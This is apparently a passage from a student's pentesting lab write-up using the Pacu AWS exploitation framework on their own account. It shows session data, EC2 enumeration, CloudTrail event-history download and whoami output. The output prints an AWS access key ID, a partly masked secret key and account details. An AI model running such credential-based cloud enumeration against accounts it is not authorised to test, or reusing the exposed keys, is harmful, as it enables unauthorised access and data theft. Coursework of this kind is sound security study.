created: "2025-12-04 19:10:01.304697"
is_active: true
name: "test"
boto_user_agent: "Boto3/1.9.149 Python/3.7.0 Windows/10 Botocore/1.12.168"
key_alias: "auditor"
access_key_id: "AKIA6NDMIE4HDLQT3LVQ"
secret_access_key: "*****" (Censored)
session_regions: [
    "all"
]
EC2: {
    "Instances": [
        {
            "Architecture": "x86_64",
            "BlockDeviceMappings": [
                {
                    "DeviceName": "/dev/xvda",
                    "Ebs": {
                        "AttachTime": "Thu, 20 Nov 2025 19:08:01",
                        "DeleteOnTermination": true,
                        "Status": "attached",
                        "VolumeId": "vol-00d2d43eaf09e5387"
                    }
                }
            ],
            "ClientToken": "0803f7db-b53b-4ec9-9eb5-3c2d3dc3e7c7",
            "EbsOptimized": true,
            "EnaSupport": true,
            "Hypervisor": "xen",
            "NetworkInterfaces": [
                {
                    "Association": {
                        "IpOwnerId": "amazon",
                        "PublicIp": "34.204.15.150"
                    },
                    "Attachment": {
                        "AttachTime": "Thu, 20 Nov 2025 19:08:00",
                        "AttachmentId": "eni-attach-04fdc0e877ea7aff3",
                        "DeleteOnTermination": true,
                        "Status": "attached"
                    },
                    "Groups": [
                        {
                            "GroupId": "sg-0c3d760bfaa9cdb13",
                            "GroupName": "kali-sg"
                        }
                    ],
                    "MacAddress": "0a:ff:fb:04:45:09",
                    "NetworkInterfaceId": "eni-0d80de5a9cf6330ad",
                    "OwnerId": "990216988430",
                    "PrivateIpAddress": "192.168.1.60",
                    "SubnetId": "subnet-00d2d43eaf09e5387"
                }
            ]
        }
    ]
}
```

*Pacu cloudtrail \_\_ download\_event\_history*

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
[cloudtrail__download_event_history] Processing additional results...
[cloudtrail__download_event_history] Finished enumerating us-east-1
[cloudtrail__download_event_history] Events written to /home/kali/.local/share/pacu/test/downloads/cloudtrail_us-eas
t-1_event_history_1764876147.8808274.json
[cloudtrail__download_event_history] cloudtrail__download_event_history completed.

[cloudtrail__download_event_history] MODULE SUMMARY:
  18283 Event(s) found for us-east-1.

Pacu (test:auditor) > █
```

This downloads a [json](#) file containing CloudTrail event history. It took a while for the command to complete, possibly because I've built up a log of events after accidentally leaving the EC2 instances on once or twice.

*Pacu whoami*

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
Pacu (test:auditor) > whoami
{
  "UserName": null,
  "RoleName": null,
  "Arn": null,
  "AccountId": null,
  "UserId": null,
  "Roles": null,
  "Groups": null,
  "Policies": null,
  "AccessKeyId": "AKIA6NDMIE4HDLQT3LVQ",
  "SecretAccessKey": "RzT9YVPPQ6LLHRxdNzii*****",
  "SessionToken": null,
  "KeyAlias": "auditor",
  "PermissionsConfirmed": null,
  "Permissions": {
    "Allow": {},
    "Deny": {}
  }
}
```

This returns some information about the current pacu session. We can view the active access keys.